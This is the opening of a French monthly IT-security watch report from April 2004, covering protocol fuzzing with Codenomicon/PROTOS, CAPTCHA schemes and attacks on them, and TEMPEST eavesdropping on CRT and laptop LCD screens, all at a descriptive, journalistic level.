APOGEE *Communications*

Rapport de Veille Technologique Sécurité N°69

Avril 2004

Les informations fournies dans ce document ont été collectées et compilées à partir de sources d'origines diverses et publiquement accessibles: mailing-lists, newsgroups, sites Web, ...

Ces informations sont fournies pour ce qu'elles valent sans garantie d'aucune sorte vis à vis de l'exactitude, de la précision ou de la qualité de l'information. Les URL associées à certains thèmes sont validées à la date de la rédaction du document.

Les symboles d'avertissement suivants seront éventuellement utilisés:

Site dont la consultation est susceptible de générer directement ou indirectement, une attaque sur l'équipement de consultation, voire de faire encourir un risque sur le système d'information associé.
Site susceptible d'héberger des informations ou des programmes dont l'utilisation est répréhensible au titre de la Loi Française.

Aucune garantie ne peut être apportée sur l'innocuité de ces sites, et en particulier, sur la qualité des applets et autres ressources présentées au navigateur **WEB**.

La diffusion de ce document est restreinte aux clients des services VTS-RAPPORT et VTS-ENTREPRISE

Les marques et les produits cités dans ce rapport sont la propriété des dépositaires respectifs.

APOGEE Communications
15, Avenue du Cap Horn
ZA de Courtaboeuf
91940 Les ULIS

Pour tous renseignements
Offre de veille: http://www.apogee-com.fr/veille
Informations: vts-info@apogee-com.fr

© APOGEE Communications - Tous droits réservés

Au sommaire de ce rapport ...

PRODUITS ET TECHNOLOGIES 6
LES PRODUITS 6
VALIDATION 6
CODENOMICON – TEST TOOLS 6
LES TECHNOLOGIES 8
CLASSIFICATION 8
CAPTCHA – UNE APPLICATION DU TEST DE TURING 8
COMPROMISSION ELECTROMAGNÉTIQUE 9
LE RETOUR DE TEMPEST 9
INFORMATIONS ET LÉGISLATION 13
LES INFORMATIONS 13
MÉTHODES 13
DCSSI – MÉTHODE PSSI 13
DCSSI – GUIDE TDBSSI 15
NIST – ETAT DES GUIDES DE LA SÉRIE SP800 17
VERS ET VIRUS 17
UNIRAS – CODE MALICIEUX 17
LA LÉGISLATION 19
INTERNET 19
GOUVERNANCE DE L'INTERNET 19
LOGICIELS LIBRES 22
LES SERVICES DE BASE 22
LES OUTILS 22
NORMES ET STANDARDS 24
LES PUBLICATIONS DE L'IETF 24
LES RFC 24
LES DRAFTS 24
NOS COMMENTAIRES 28
LES RFC 28
RFC 3766 / BCP 00086 28
LES DRAFTS 29
DRAFT-IETF-TCPM-TCPSECURE 29
DRAFT-IETF-INCH-IMPLEMENT 30
ALERTES ET ATTAQUES 32
ALERTES 32
GUIDE DE LECTURE 32
FORMAT DE LA PRÉSENTATION 33
SYNTHÈSE MENSUELLE 33
ALERTES DÉTAILLÉES 34
AVIS OFFICIELS 34
BEA 34
CHECK POINT 34
CISCO 34
CITRIX 35
CVS 35
F-SECURE 35
FREEBSD 35
HEIMDAL 35
HP 36
IBM 36
INTEL 36
INTERCHANGE 36
LINUX 36
LINUX DEBIAN 37
LINUX FEDORA 38
LINUX REDHAT 38
LINUX SUSE 38
MACROMEDIA 38
MICROSOFT 38

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

MySQL 39
NAI McAFEE 39
NOVELL 39
REAL NETWORKS 40
SGI 40
SUN 40
TCP 40
Alertes non confirmées 41
ACTIVESTATE 41
ADOBE 41
APACHE 41
BITDEFENDER 41
CLAMAV 41
GNOME 41
GNU 41
IBM 41
IP 42
ISS 42
KAME 42
KERIO 42
LINUX 42
MACROMEDIA 43
MICROSOFT 43
McAFEE 43
NESSUS 43
NETEGRITY 43
NULLSOFT 43
OPENLDAP 43
ORACLE 44
PANDA SOFTWARE 44
PHP 44
QUALCOMM 44
REAL NETWORKS 44
SAMSUNG 44
SYMANTEC 44
TCPDUMP 45
TILDESLASH 45
YAHOO! 45
Autres Informations 46
Reprises d'avis et Correctifs 46
APPLE 46
AVAYA 46
BLUE COAT 46
CERT 46
CIAC 46
CISCO 48
CVS 48
FREEBSD 48
F-SECURE 49
HP 49
IBM 50
JUNIPER 50
LINUX CALDERA 50
LINUX DEBIAN 50
LINUX FEDORA 50
LINUX MANDRAKE 51
LINUX REDHAT 51
MICROSOFT 51
NOVELL 52
PERL 52
SCO 52
SIDEWINDER 52
SUN 52
SGI 53
SYMANTEC 53
VMWARE 53
Codes d'exploitation 53
CISCO 53
ETHEREAL 53
ISS 54
MICROSOFT 54
TCP 54
TCPDUMP 54
WINZIP 54
Bulletins et Notes 54
SYMANTEC 54
Attaques 55
Outils 55

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

PATCHFINDER V2.11 55
TECHNIQUES 56
DIGRESSIONS AUTOUR DU PROTOCOLE HTTP 56
SQL – TECHNIQUES D'INJECTION ET ANALYSE DE SIGNATURE 62

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Le mot de la rédaction …

En France et dans le domaine particulier de la sécurité des systèmes d'information, le mois d'avril aura été riche en actualités:

- Deux lois ont été adoptées par le Sénat, **la loi pour la confiance dans l'économie numérique** adoptée en seconde lecture le 8 avril après une refonte conséquente du texte initial et, en urgence déclarée le 15 avril, **la loi pour les communications électroniques** portant modification du code des Postes et Télécommunications.
- Deux guides ont été publiés par le **DCSSI**, le guide **PSSI** la révision tant attendue du guide **PSI** publié en 1994 et le guide **TDBSSI** traitant des tableaux de bord des systèmes d'information.

L'actualité internationale n'est pas en reste avec la publication de très nombreux articles touchant tous les domaines de la sécurité parmi lesquels trois articles dont nous recommandons la lecture:

- Dans un article intitulé '**Google covets your email address**', le site 'google-watch.org' laisse entendre que le service gratuit de messagerie G-Mail ouvert ce mois-ci par Google pourrait bien servir d'autres intérêts que ceux des usagers,
  http://www.google-watch.org/email.html
- Le site 'News.com' publie une excellente synthèse des risques inhérents à l'adoption grandissante du standard 'XML' et des protocoles associés,
  http://news.com.com/2100-7345-5180510.html
- Dans le registre des curiosités, l'artiste suédois 'Jakob Boeskov' nous propose l'un des meilleurs attrape-nigauds qu'il nous ait été donné de lire par le biais de la très sérieuse société fictive 'Empire North'. Celle-ci propose deux produits à faire froid dans le dos dont 'ID-Sniper', un fusil destiné à implanter à distance une étiquette électronique en associant celle-ci à la photo de la cible. Une excellente démonstration du pouvoir de désinformation d'Internet.
  http://www.backfire.dk/EMPIRENORTH/newsite/products_en001.htm
  http://www.jakobboeskov.com

Pour conclure, nous annonçons l'existence d'une traduction en français du **Top20 du SANS Institute** et du **Top 10 de l'OWASP**, le résultat des efforts de deux français, parmi lesquels un de nos fidèles lecteurs.

http://www.sans.org/top20/top20-v40-french.pdf

L'équipe de Veille Technologique

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

PRODUITS ET TECHNOLOGIES

LES PRODUITS

VALIDATION

CODENOMICON – TEST TOOLS

- **Description**

En 1999, l'université d'Oulu lançait un projet ambitieux ayant pour objectif l'étude des procédés applicables au test et à la validation fonctionnelle de l'implémentation des protocoles de communication. L'approche retenue par le projet '**PROTOS**' est celle de la validation par injection de fautes sur une entité implémentant le protocole cible, entité considérée comme étant une boîte noire.
L'approche 'boîte noire' permet de se focaliser sur le comportement de l'entité face à des sollicitations inattendues sans être perturbé par les préjugés généralement induits par la connaissance de la constitution et de la nature technique de la dite entité.

Le projet '**PROTOS**' s'intéresse prioritairement à la validation de la bonne implémentation d'un protocole de communication sur un quelconque système en insistant plus particulièrement sur la résilience de cette implémentation face à des éléments protocolaires non conformes aux spécifications. Les procédés mis en œuvre n'ont donc pas pour objectif de valider le protocole de communication proprement dit, ni même la conformité de l'implémentation de celui-ci quand bien même les résultats des tests effectués sur l'entité cible pourraient mettre en évidence une limitation fonctionnelle ou technique du protocole.

Appliqué à des protocoles de communication, le terme '**validation**' peut avoir en effet plusieurs significations :

- **Validation du protocole** :
  Cette définition fait référence à l'étape accompagnant la phase de spécification du protocole. Cette étape a pour objectif de vérifier que le protocole offre toute les qualités élémentaires attendues d'un mécanisme d'échange de données.

  Elle conduit à vérifier que toutes les conditions susceptibles d'influencer le fonctionnement du protocole ont bien été prises en compte, et plus précisément que les automates d'état décrivant les actions devant être engagées par les entités en communication sont cohérents entre eux.

  Trop souvent ignorée, ou insuffisamment préparée, cette étape conduit à implémenter des protocoles d'échange spécifiés sur la base d'une règle pernicieuse : chacun des intervenants de l'échange est considéré responsable de la cohérence des éléments protocolaires transmis.

  Elevée au rang de dogme en environnement **TCP/IP** car simplifiant les implémentations en les débarrassant de toute la logique de vérification, cette règle a conduit à rendre les protocoles ainsi conçus extrêmement vulnérables en environnement ouvert. L'erreur est généralement difficilement récupérable car enracinée dans la définition même du protocole. La corriger conduit inexorablement à complexifier l'implémentation, et par conséquent à une perte de performance significative. Le protocole perd alors généralement tout son attrait à la suite de cette refonte.

  La pile **TCP/IP** implémentée dans les tous premiers systèmes Windows avait ainsi la réputation d'être l'une des plus performantes du marché sans pour autant sacrifier à la conformité aux spécifications, spécifications dont on rappellera qu'elles n'imposent que peu de contraintes sur la validation des éléments protocolaires par le destinataire.

  Un paquet IP était donc censé être transmis dans le plus strict respect de la spécification. Il est très rapidement apparu que cette pile n'assurait aucun contrôle d'aucune sorte expliquant ainsi ses remarquables performances. Le traitement de données non conformes résultant du raccordement des systèmes l'utilisant sur des réseaux ouverts – dont l'Internet – a conduit aux dénis de service que l'on sait.
- **Validation de l'implémentation du protocole** :
  L'objectif est ici de vérifier que le protocole a été implémenté conformément aux spécifications. Cette validation prend souvent la forme d'une série de tests visant à analyser les réactions de l'implémentation cible face à des sollicitations conformes aux spécifications et restant donc dans le domaine de validité défini pour les éléments protocolaires. Idéalement, les tests doivent couvrir deux domaines : la conformité de l'automate d'état et le respect des structures des éléments protocolaires.

  On pourra citer à titre d'exemple le cas du traitement des trames Ethernet par certains pilotes qui ne remplissent pas la zone non utilisée d'une trame par la valeur 0 contrairement à ce qui est spécifié par le RFC 1042. Les trames transportant des données d'une longueur inférieure à la taille maximale – 46 octets – pourraient donc contenir des données rémanentes provenant d'une trame transmise antérieurement.
- **Validation du fonctionnement aux limites** :
  Les validations précédentes ne tiennent généralement pas compte d'un facteur non contrôlé mais contrôlable : l'injection d'éléments protocolaires non conformes contenant éventuellement des données positionnées en dehors du domaine de validité spécifié ou syntaxiquement incorrectes. Les tests aux limites visent à mettre en évidence les erreurs dans l'implémentation des contrôles devant normalement être opérés sur toutes les structures de données avant traitement.

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Une spécification rigoureuse se doit de définir explicitement un jeu de tests permettant de valider l'implémentation de chacune des fonctions, ce jeu de tests étant normalement établi pour couvrir tous les cas de figure donnant lieu à un traitement spécifique, et en particulier les traitements d'exception provoqués par un paramètre en dehors domaine de validité. Mais encore faut-il avoir défini le domaine de validité de chaque paramètre, avoir figé les spécifications et disposer d'un environnement de développement facilitant l'intégration des tests unitaires dans les unités de programmation. Les environnements et langages les plus utilisés de nos jours n'offrent hélas aucune de ces facilités à l'exception peut-être du langage 'perl', et encore s'agit-il ici plus d'un style d'écriture que d'une fonction intégrée au langage. Quant au langage ADA, les projets l'utilisant se font de plus en plus rares.

Les conséquences de ce laxisme sont tangibles et quotidiennes, il suffit d'étudier en détail les causes des vulnérabilités quotidiennement découvertes pour s'en convaincre : débordements de buffer provoqués par une allocation de mémoire insuffisante, débordements d'entier provoqués par la confusion entre le type des variables signées ou non signées, …

Il y a quinze ans de cela, ce type d'erreur provoquait tout au plus de la part des utilisateurs la réflexion 'encore un bug'. Désormais, chaque erreur de ce type génère une alerte de sécurité …

Face à l'appauvrissement de la qualité des spécifications, quand celles-ci existent, et à la logique de développement rapide bien ancrée dans les mœurs, la mise en place systématique de tests aux limites visant à mettre en évidence les dysfonctionnements notoires semblent être la moins mauvaise solution.

Cette solution n'a-t-elle d'ailleurs pas été préconisée dernièrement par le **NIST** dans son guide '**Recommended Common Criteria Assurance Levels**' comme conditionnant le premier niveau d'évaluation de leur grille dont nous rappelons ci-dessous la constitution ?

- AL1 Vulnerability testing
- AL2 Functional testing
- AL3 Rigorous COTS development
- AL4 Significant security engineering
- AL5 Verified, significant security engineering
- AL6 Rigorous security engineering
- AL7 Verified, rigorous security engineering
- AL8 Formal methods
- AL9 Verified formal methods

L'approche retenue par le projet '**PROTOS**' n'est donc pas inintéressante, et les résultats déjà obtenus prouvent son efficacité relative. Que l'on en juge sur pièce :

Période	Protocole	Cibles	Conclusion
05/01	Requêtes '**WSP**' Protocole '**WAP**'	23 passerelles WAP	- Application d'un jeu de 4236 requêtes différentes. - Mise en évidence de multiples anomalies exploitables pour provoquer au mieux un déni de service.
09/01	Réponses '**HTTP**'	24 navigateurs autonomes ou intégrés à des PDA	- Application d'un jeu de 3966 réponses différentes. - Mise en évidence de multiples anomalies pouvant provoquer au mieux un déni de service voire l'exécution d'un code malicieux sur deux des navigateurs.
12/01	Requêtes '**LDAP**' Encodage 'ASN1' Format 'BER'	23 serveurs LDAP	- Application d'un jeu de 12649 requêtes différentes. - Mise en évidence de multiples anomalies provoquant au mieux un déni de service voire l'exécution d'un code malicieux sur quatre serveurs.
12/02	Syntaxe '**WMLC**'	24 navigateurs indépendants ou intégrés à des téléphones	- Application d'un jeu de 1033 formes syntaxiques. - Mise en évidence de multiples anomalies dont certaines autorisent le transfert et l'exécution d'un code malicieux.
10/02	Syntaxe '**SNMP**'	Implémentations SNMPV1 diverses (non détaillé)	- Application d'un jeu de 43015 tests. - Mise en évidence de multiples débordements de buffer. - Preuve d'une exploitation possible menant à l'exécution d'un code arbitraire sur le serveur.
12/03	Message '**INVITE**' Protocole '**SIP**'	Implémentations SIP diverses (non détaillé)	- Application d'un jeu de 4527 messages différents. - Mise en évidence de multiples anomalies pouvant provoquer au mieux un déni de service voire l'exécution d'un code malicieux sur un des terminaux.
03/04	S.Protocole '**H225**' Protocole '**H323**'	Implémentations H225 diverses (non détaillé)	- Application d'un jeu de 4497 formes syntaxiques. - Mise en évidence de multiples anomalies.

La mise en œuvre de ces tests nécessite de disposer d'une plate-forme logicielle dont on attend qu'elle facilite la définition des différents jeux de tests mais aussi qu'elle permette l'automatisation de toutes les séquences de la campagne de validation, de l'engagement des tests élémentaires sur les différentes cibles jusqu'à la comptabilisation et la classification des résultats.

La plate-forme utilisée par l'université d'Oulu dans le cadre du projet '**PROTOS**' a été fournie par la société Finlandaise '**Codenomicon**'. Cette société propose désormais un ensemble de plates-formes de tests pré-configurées pour l'injection de fautes et la qualification en boîte noire des protocoles suivants :

- Protocole **GTP** (**GPRS** Tunneling Protocol),

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

- Protocole **SIP** (Session Initialisation Protocol),
- Protocole **TLS** (Transport Layer Secure Protocol).

Ces outils s'adressent aussi bien au prescripteur désireux de qualifier les différentes solutions qui lui sont proposées qu'à l'éditeur soucieux de ne pas mettre sur le marché un produit insuffisamment testé. On notera pour conclure qu'aucune des approches présentées ne permet de solutionner correctement un problème de plus souvent rencontré, celui du détournement des fonctionnalités originales du protocole.

▪ **Complément d'information**

http://www.codenomicon.com/products.html	- Plates-formes de test
http://www.ee.oulu.fi/research/ouspg/protos/	- Projet PROTOS

LES TECHNOLOGIES


CLASSIFICATION

CAPTCHA – UNE APPLICATION DU TEST DE TURING

▪ **Description**

De plus en plus d'outils sont mis sur le marché qui permettent d'automatiser la recherche d'informations variées sur les sites **WEB** de l'Internet, voire de télécharger l'intégralité de ceux-ci quand bien même ceux-ci indiqueraient explicitement que leur contenu n'est pas destiné à être copiés. Force est de constater que bien peu de '**robots**' respectent les règles exprimées dans les balises spécifiées à cet usage tel que l'attribut '**Robots**' de la balise '**Meta**'. Différentes méthodes ont ainsi été mises au point depuis plusieurs années dans l'optique d'aider à discerner un accédant '**humain**' d'un accès effectué par un système automatisé.

Si les méthodes d'authentification classiques peuvent bien entendu convenir dans le cas de sites privés, elles ne permettront pas de résoudre la problématique du contrôle d'accès à un site publique accédé par des utilisateurs anonymes. Les seules méthodes exploitables dans ces conditions devront faire appel à une nouvelle classe de problèmes basée non plus sur la connaissance d'un secret mais sur la capacité de l'esprit humain à résoudre une série de défi plus rapidement que ne le ferait un programme si tant est qu'un tel programme existe. Cette classe de problèmes est désormais désignée par le terme '**CAPTCHA**', sigle de '**Completely Automated Public Turing test to Tell Computers and Humans Apart**'.



En 2000, le fournisseur '**Yahoo !**' mettait en place un système de ce type, dénommé '**Gimpy**', pour protéger l'accès au formulaire de création de compte de messagerie et ainsi mettre un terme à la création automatique de comptes ensuite utilisés pour véhiculer des messages non sollicités.

Le procédé utilisé a été développé par le laboratoire de recherche de l'université de **Carnegie-Mellon**. Il consiste à demander à l'utilisateur la saisie d'un mot aléatoire présenté déformé dans un environnement bruité sous la forme d'une image générée dynamiquement sur le site.


Ce procédé s'est avéré remarquablement performant jusqu'à peu, le taux de reconnaissance automatique des mots ainsi présentés par les meilleurs outils restant trop faible pour justifier l'investissement.

Cependant, fin 2003 un groupe de chercheurs de l'université de **Berkeley** mettait au point un nouveau procédé d'analyse offrant un taux de reconnaissance de l'ordre de 92% en ne nécessitant que quelques secondes de temps de calcul.

Ce taux de reconnaissance chute hélas dramatiquement lorsqu'il est appliqué à l'une des variantes du procédé consistant à reconnaître 3 mots parmi les 10 mots présentés entrelacés par paire dans une même image. Avec seulement 33% de succès en reconnaissance automatique, cette variation du procédé '**Gimpy**' conserve tout son intérêt sans pour autant complexifier le déchiffrage visuel.


Plusieurs autres alternatives sont étudiées qui toutes procèdent de la même démarche fondamentale sous des formes variées :

- Association de formes avec le programme '**Bongo**' dont le source est librement accessible sur le site de l'université de **Carnegie-Mellon**. L'utilisateur se voit présenter deux séries de formes et doit déterminer le paramètre distinctif utilisé pour séparer ces formes en deux séries. Quatre nouvelles formes sont ensuite présentées que l'utilisateur devra à son tour classer dans l'une des séries : droite ou gauche. Dans l'exemple présenté ci-contre, le paramètre distinctif est l'épaisseur du trait.



© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

- Identification d'une signification commune avec le programme '**PIX**' dont le code est lui aussi accessible sur le site de l'université de **Carnegie-Mellon**. L'objectif est ici de répondre à la question 'De quoi ces images sont-elles significatives ?'. Dans le cas présenté ci-contre, les réponses autorisées sont 'bicycle' ou 'bicycles'. L'approche ici utilisée pose le problème de la création du référentiel sur la forme – les images – et le fond – les significations associées à chacune d'elles.
  Une technique élégante a été retenue qui consiste à s'appuyer sur le fond d'images offert par l'Internet, et à faire documenter celles-ci par les Internautes sous une forme ludique.
  Ceux-ci sont en effet invités à jouer à un jeu en ligne dénommé '**ESP**' se qui se pratique à deux joueurs sélectionnés au hasard parmi les volontaires s'étant connectés. Chaque joueur se voit présenter une image et une liste de significations triviales et donc bannies. L'objectif est de trouver le plus grand nombre de qualificatifs, le score étant calculé sur le nombre de qualificatifs communs avec le joueur adverse. Chaque image ainsi labellisée viendra enrichir le référentiel directement utilisable par '**PIX**'.



- Transcription de la vocalisation d'un mot ou d'une séquence numérique après que celle-ci ait été déformée au moyen de filtres spécifiques.

Il est intéressant de constater que la validité de ces procédés est intimement liée à l'incapacité (actuelle) de la machine à dupliquer le raisonnement humain dans sa globalité et sa complexité. Dans les années **1950**, **Alan Turing** formulait son célèbre critère de décision – dit test de **Turing** – permettant de déterminer si un tiers interlocuteur est un être humain ou une machine. Le principe est simple : l'expérimentateur pose diverses questions par l'intermédiaire de deux terminaux, l'un relié à un être humain, l'autre au système à tester. Le système est considéré comme intelligent si l'expérimentateur n'a pu distinguer l'être humain du système testé.

Nous conclurons en mentionnant la géniale technique de contournement utilisée par certains petits malins, essentiellement des 'spammers' détenteurs de sites pornographiques, désireux de pouvoir enregistrer des milliers d'adresses de messagerie forts utiles pour leur commerce mais ne souhaitant pas non plus passer des heures à enregistrer manuellement celles-ci à partir de formulaires protégés par un procédé de type 'CAPTCHA'.

Qu'à cela ne tienne, il leur suffit de capter à leur profit la capacité d'analyse des nombreux visiteurs des sites qu'ils gèrent en recopiant en temps réel sur ces sites le défi proposé sur le formulaire de création d'un compte. Il se trouvera toujours un visiteur pour résoudre le défi judicieusement placé sur la plage d'accueil. Le reste n'est qu'une affaire de programmation : le résultat du défi doit être rapidement retransmis dans le formulaire de création du compte.

▪Complément d'information

http://www.captcha.net/	- Projet Captcha
http://www.cs.berkeley.edu/~mori/gimpy/gimpy.html	- Attaque du procédé 'Gimpy'
http://www.espgame.org/	- Identification et nommage des images
http://www-users.cs.umn.edu/~sampra/research/ReverseTuringTest.PDF	- Etude des principes des défis du type CAPTCHA

COMPROMISSION ELECTROMAGNETIQUE

LE RETOUR DE TEMPEST

▪Description

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

Fin 2003, un chercheur du laboratoire de recherche informatique de l'université de **Cambridge** travaillant dans l'équipe de **Ross Anderson** publiait un fabuleux document pourtant passé inaperçu en dehors de quelques spécialistes du domaine de l'interception des signaux compromettants.

Dans un rapport de plus de 166 pages intitulé '**Compromising emanations : eavesdropping risks of computer displays**', **Martin Kuhn** nous dévoile les nouveaux résultats des travaux qu'il avait engagés dès 1998 et approfondis en 2002 dans le domaine de l'interception des signaux compromettants émanant des moniteurs vidéo. L'auteur, un spécialiste reconnu du domaine, aborde ici par le détail un sujet très sensible, objet de travaux confidentiels et d'une norme dite '**TEMPEST**' encore partiellement classifiée.

Les lois de l'électromagnétisme nous apprennent que tout conducteur électrique se comportera comme une antenne rayonnant la composante non continue du signal transmis dans ce conducteur. En d'autres termes, et appliquées à l'électronique, ces lois conduisent à devoir considérer tout équipement comme un émetteur potentiel transmettant sur un large spectre un mélange de tous les signaux modulés circulant ou produits par l'équipement : horloge locale du processeur, signaux du bus d'adresse, du bus données, …


Afin de limiter l'impact de ces transmissions radiofréquence indésirables, de nombreuses normes Nationales ou Internationales spécifient les valeurs maximales admissibles des champs rayonnés conduisant les constructeurs à filtrer les entrées/sorties des équipements (liaisons d'interconnexion, lignes d'alimentation, …) mais aussi à blinder efficacement tout ou partie des équipements.

Nos lecteurs se souviendront très certainement des modifications imposées par les normes '**CE**' sur les équipements informatiques et en particulier sur la finition des coffrets de ceux-ci dont la présence de peignes de mise à la masse destinés à renforcer le blindage et de ferrites de filtrage sur les câbles de raccordement des écrans. Toutes ces mesures ont conduit à réduire considérablement le taux de la pollution radioélectrique mais encore insuffisamment

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

pour éviter que brouiller un récepteur placé à quelques centimètres d'un écran ou d'une unité centrale.

Pour s'en convaincre, une expérience simple peut être réalisée en approchant d'un écran travaillant en haute résolution un récepteur calé aux environs de la station France Inter en grandes ondes (162Khz) et en ouvrant ou refermant des fenêtres Windows. On découvre alors que le bruit de fond audible change avec le contenu de l'écran.




Imaginons maintenant pouvoir extraire ces signaux principalement générés par le codage de l'image, pixel par pixel, ligne par ligne, pour les réinjecter sur un second écran quitte à régénérer localement les signaux de synchronisation. Nous obtiendrions alors une copie de l'image affichée sur l'écran principal, image dont la qualité dépendra principalement de l'exactitude de la copie des signaux acquis.

On aura alors reproduit le procédé dévoilé en 1985 puis publiquement présenté dans diverses conférences spécialisées en 1986 par **Van Eyck**, un chercheur hollandais désormais célèbre. Tout laisse cependant à croire que ce procédé d'acquisition à distance ne nécessitant aucune connexion directe avec le système espionné ait été utilisé par plusieurs pays dès les années 70 mais sans jamais avoir été révélé car classifié au plus haut niveau.

On aurait pu penser que ce problème disparaîtrait naturellement avec l'évolution des modes d'affichage, et plus précisément avec l'utilisation croissante des environnements graphiques. Il n'en est rien comme le démontre les différents tests menés depuis 2001 par **Markus Kuhn** et l'équipe de recherche **TAMPER**. Ces tests ont démontré qu'il était non seulement possible de reconstituer à distance le contenu d'un écran graphique présenté sur un moniteur cathodique classique mais aussi sur le moniteur **LCD** d'un PC portable, et c'est là que réside la grande nouveauté.

Le transfert d'information vers le moniteur LCD d'un PC portable est en effet généralement réalisé au moyen d'un bus série numérique, et non par une liaison analogique comme cela est le cas avec un écran classique. L'information acquise n'est donc plus directement représentative de la luminosité d'un pixel mais de l'encodage binaire associé à la représentation de celui. Il est donc nécessaire de transcoder l'information d'amplitude reçue pour obtenir une représentation exploitable. La seconde difficulté réside dans l'acquisition même du signal dont le niveau de rayonnement est bien plus réduit que celui d'un moniteur classique : connectique de longueur très réduite et transmission de données dans un rail d'alimentation réduit.



Les résultats obtenus sont néanmoins surprenants comme le montre la copie d'écran présentée dans le rapport et reproduite ci-contre.


Celle-ci a été obtenue par analyse des signaux compromettants transmis par un portable **Toshiba 440CDX** à partir d'un point de mesure situé à une distance de 10m et à travers deux cloisons. Ces résultats devront toutefois être modulés par les conditions d'expérimentation se rapprochant de celle d'un terminal classique fonctionnant en mode texte et non en mode graphique : affichage d'un texte statique dans une fenêtre '**xterm**'.

Quoiqu'il en soit, on retiendra de cette expérience qu'elle a été menée avec des moyens à la portée d'un amateur éclairé – analyseur de spectre, oscilloscope numérique à mémoire et récepteur de mesure large bande – et qu'elle a été largement simplifiée par la nature même de l'information transférée entre l'équipement et le dispositif d'affichage : information transmise séquentiellement et de nature périodique. La corrélation entre l'information acquise et sa représentation sur la cible est grandement simplifiée.

Plusieurs procédés peuvent être employés pour combattre ce problème. La norme «**Tempest**» tente de combattre indirectement le problème en imposant une réduction draconienne – facteur de 10^{-9} – du niveau de rayonnement dans l'entourage immédiat de l'équipement mais aussi par une analyse poussée des corrélations existantes entre les signaux rayonnés.

En 1998, **Markus Kuhn** innovait en proposant une approche alternative voire orthogonale à la première dite «**Soft Tempest**».

Son idée était de combattre le problème à sa racine en tentant de modifier, voire de détruire, la relation existant entre le signal observé et la représentation réelle.


